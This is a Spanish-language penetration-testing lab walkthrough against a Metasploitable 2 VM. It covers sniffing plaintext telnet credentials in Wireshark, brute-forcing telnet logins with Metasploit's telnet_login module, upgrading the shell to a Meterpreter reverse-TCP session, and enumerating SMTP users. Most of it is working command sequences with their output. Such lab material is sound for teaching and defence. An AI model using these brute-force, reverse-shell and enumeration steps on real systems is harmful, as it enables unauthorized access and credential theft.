
`ip -4 a`

```
(ozone@kali)-[~]
$ ip -4 a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   inet 192.168.0.38/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
       valid_lft 604342sec preferred_lft 604342sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   inet 192.168.118.128/24 brd 192.168.118.255 scope global dynamic noprefixroute eth1
       valid_lft 1342sec preferred_lft 1342sec
```

A continuación abriremos Wireshark para iniciar la captura:

`wireshark`

En la ventana emergente seleccionamos la interfaz de red correspondiente, en mi caso la **eth1**



Desde una nueva terminal en Kali vamos a comprobar el estado del puerto en la maquina metasploitable 2:


```
nmap -p 23 192.168.118.129
```

Podemos ver 2 cosas; primero vemos como Wireshark ya empieza a capturar paquetes y segundo confirmamos que puerto 23 se encuentra abierto.

```
(ozone@kali)-[~]
$ nmap -p 23 192.168.118.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 10:56 -0300
Nmap scan report for 192.168.118.129 [capture started]
Host is up (0.00029s latency). [capture started]
PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 00:0C:29:CD:40:B9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.19 seconds

(ozone@kali)-[~]
$
```



No.	Time	Source	Destination	Protocol	Length	Info
6	53.325746292	192.168.118.128	192.168.118.129	TCP	58	530
7	53.326068246	192.168.118.129	192.168.118.128	TCP	60	230
8	53.326091116	192.168.118.128	192.168.118.129	TCP	54	530
9	56.421295300	VMware_53:ed:90	VMware_c0:00:01	ARP	42	Who
10	56.421399037	VMware_c0:00:01	VMware_53:ed:90	ARP	60	192
11	58.321721298	VMware_cd:40:b9	VMware_53:ed:90	ARP	60	Who
12	58.321733528	VMware_53:ed:90	VMware_cd:40:b9	ARP	42	192
13	104.434851720	192.168.118.129	192.168.118.255	BROWSER	286	Loc
14	104.434875137	192.168.118.129	192.168.118.255	BROWSER	257	Don
15	136.862872665	192.168.118.1	192.168.118.255	BROWSER	243	Ho

```
Frame 1: Packet, 62 bytes on wire (496)
Ethernet II, Src: VMware_53:ed:90 (00:0C:29:CD:40:B9), Dst: 00:00:00:00:00:00
Internet Protocol Version 6, Src: fe80::53:ed:90:b9, Dst: ::
Internet Control Message Protocol v6
```


2ZONE

020


KONE

6.1 Análisis en Wireshark


Vamos a detener la captura en Wireshark. Como podemos ver ya tenemos paquetes para nuestro análisis.




Aunque en este caso no es necesario aplicar un filtro de paquetes, debido a que todos corresponden a nuestra conexión, lo que se realiza generalmente para analizar paquetes es utilizar los filtros, en este caso solo colocare un filtro **telnet** y con eso quedarán solo los paquetes correspondientes a este tipo.



Una vez realizado esto, con click derecho sobre cualquiera de esos paquetes, buscaremos la sección “Follow” y a continuación “TCP Stream”.



Al hacer esto podemos ver como tenemos acceso a toda la “conversación” entre ambos equipos en texto plano y como podemos ver las credenciales utilizadas para ingresar, esto demuestra porque telnet es un protocolo inseguro y porque en sistemas seguros ya no es utilizado.



6.3 Explotando telnet con metasploitable

Tenemos la opción de utilizar Metasploitable para explotar telnet. Tras ingresar a la consola con

msfconsole buscaremos con


search telnet login

```
msf > search telnet login

Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/telnet/brocade_enable_login
1  exploit/linux/http/huawei_hg532n_cmdinject
2  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass
on Bypass
3  exploit/unix/misc/polycom_hdx_auth_bypass
4  exploit/solaris/telnet/ttyprompt
5  auxiliary/scanner/telnet/telnet_login
6  post/windows/gather/credentials/mremote
tion
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/telnet/brocade_enable_login	.	normal	No	Brocade Enable Login Check Scanner
1	exploit/linux/http/huawei_hg532n_cmdinject	2017-04-15	excellent	Yes	Huawei HG532n Command Injection
2	auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass	2021-09-06	normal	Yes	Netgear PNPNX_GetShareFolderList Authenticati
3	exploit/unix/misc/polycom_hdx_auth_bypass	2013-01-18	normal	Yes	Polycom Command Shell Authorization Bypass
4	exploit/solaris/telnet/ttyprompt	2002-01-18	excellent	No	Solaris in.telnetd TTYPROMPT Buffer Overflow
5	auxiliary/scanner/telnet/telnet_login	.	normal	No	Telnet Login Check Scanner
6	post/windows/gather/credentials/mremote	.	normal	No	Windows Gather mRemote Saved Password Extrac

Vamos a utilizar los mismos diccionarios con credenciales utilizados previamente, esto es útil si queremos automatizar el proceso de prueba de credenciales.



En mi caso ejecutaré la herramienta seleccionada con **use 5** y a continuación pido ver las opciones, configuramos los requerimientos como las rutas de los archivos de credenciales, el campo de RHOSTS y le damos **run**

```
msf > use 5
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful l
DB_ALL_CREDS	false	no	Try each user/password couple stored in the
DB_ALL_PASS	false	no	Add all passwords in the current database t
DB_ALL_USERS	false	no	Add all users in the current database to th
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the cur
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasp
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a
THREADS	1	yes	The number of concurrent threads (max one p
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separat
USER AS PASS	false	no	Try the username as the password for all us
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.118.129
RHOSTS => 192.168.118.129
msf auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/ozone/diccionario.txt
PASS_FILE => /home/ozone/diccionario.txt
msf auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/ozone/usuarios.txt
USER_FILE => /home/ozone/usuarios.txt
```

```
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > run
```

```
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.118.129:23 - No active DB -- Credential data will not be saved!
[-] 192.168.118.129:23 - 192.168.118.129:23 - LOGIN FAILED: msfadmin:Password1 (Incorrect: )
[-] 192.168.118.129:23 - 192.168.118.129:23 - LOGIN FAILED: msfadmin:Qwerty123 (Incorrect: )
[-] 192.168.118.129:23 - 192.168.118.129:23 - LOGIN FAILED: msfadmin:Admin2024 (Incorrect: )
[-] 192.168.118.129:23 - 192.168.118.129:23 - LOGIN FAILED: msfadmin:Chile2024 (Incorrect: )
[-] 192.168.118.129:23 - 192.168.118.129:23 - LOGIN FAILED: msfadmin:Gato2020 (Incorrect: )
[-] 192.168.118.129:23 - 192.168.118.129:23 - LOGIN FAILED: msfadmin:Gato2021 (Incorrect: )
[-] 192.168.118.129:23 - 192.168.118.129:23 - LOGIN FAILED: msfadmin:Gato2022 (Incorrect: )
[+] 192.168.118.129:23 - 192.168.118.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.118.129:23 - Attempting to start session 192.168.118.129:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.118.128:40657 -> 192.168.118.129:23) at 2026-03-30 12:24:42 -0300
[*] 192.168.118.129:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

Una vez que da con las credenciales de acceso termina y podemos acceder con **sessions** en mi caso la sesión corresponde a la numero 2, ingreso con **sessions -u 2**

```
msf auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions

  Id  Name  Type  Information                                     Connection
  --  --
  1    shell TELNET msfadmin:msfadmin (192.168.118.129:23) 192.168.118.128:37635 → 192.168.118.129:23 (192.168.118.129)
  2    shell TELNET msfadmin:msfadmin (192.168.118.129:23) 192.168.118.128:40657 → 192.168.118.129:23 (192.168.118.129)

msf auxiliary(scanner/telnet/telnet_login) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]
[!] SESSION may not be compatible with this module:
[!] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.118.128:4433
[*] Sending stage (1062760 bytes) to 192.168.118.129
[*] Meterpreter session 3 opened (192.168.118.128:4433 → 192.168.118.129:38968) at 2026-03-30 12:26:57 -0300
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/telnet/telnet_login) >
```

Como nos indica podemos acceder a la nueva sesión de meterpreter (**sessions -i 3**) y obtener acceso a la máquina.

```
msf auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions

  Id  Name  Type  Information
  --  --
  1    shell TELNET msfadmin:msfadmin (192.168.118.129:23)
  2    shell TELNET msfadmin:msfadmin (192.168.118.129:23)
  3    meterpreter x86/linux msfadmin @ metasploitable.localdomain

msf auxiliary(scanner/telnet/telnet_login) > sessions -i 3
[*] Starting interaction with 3 ...


meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTupple  : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

Y con eso ya estaríamos dentro del sistema.

7. Enumeración de usuarios a través de SMTP (puerto 25)


La enumeración de usuarios a través de **SMTP (Puerto 25)** es una técnica clásica de reconocimiento. Metasploitable2, al ser una máquina diseñada con configuraciones vulnerables, permite el uso la herramienta `smtp_enum` de Metasploitable, que básicamente le pregunta al servidor: "¿Existe este usuario?". El servidor, si es vulnerable, responderá con un código de estado confirmándolo. La utilizaremos para verificar qué nombres de usuario SMTP existen en la máquina de la víctima.

Vamos a utilizar la lista de usuarios que ya creamos anteriormente.



```
~/usuarios.txt - Mousepad
File Edit Search View Document
+ [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
1 msfadmin
2 usuario1
3 root
4 user
5 service
6 usuario2
7 ozone
8
```

Abriremos la consola de Metasploitable con `msfconsole` y buscaremos `smtp_enum`



```
msf > search smtp_enum

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/http/gavazzi_em_login_loot .            normal No  Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
1  auxiliary/scanner/smtp/smtp_enum          .                normal No  SMTP User Enumeration Utility
```


Podemos ver que tenemos la herramienta así que la usaremos con **use 1** y veremos la configuración con **show options**

```
msf > use 1
msf auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannered servers when testing unix users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts.

View the full module info with the **info**, or **info -d** command.

```
msf auxiliary(scanner/smtp/smtp_enum) >
```

Configuramos las opciones y le damos **run**

```
msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.118.129
RHOSTS => 192.168.118.129
msf auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /home/ozone/usuarios.txt
USER_FILE => /home/ozone/usuarios.txt
msf auxiliary(scanner/smtp/smtp_enum) > run
```

Y podemos ver cómo nos detecta usuarios de nuestra lista.

```
msf auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.118.129:25 - 192.168.118.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.118.129:25 - 192.168.118.129:25 Users found: msfadmin, service, user
[*] 192.168.118.129:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smtp/smtp_enum) >
```

8. Explotando el puerto 80 (php_cgi)

Un buen punto de partida puede ser que hagamos un scan al puerto 80 para ver que nos encontramos que podamos utilizar.

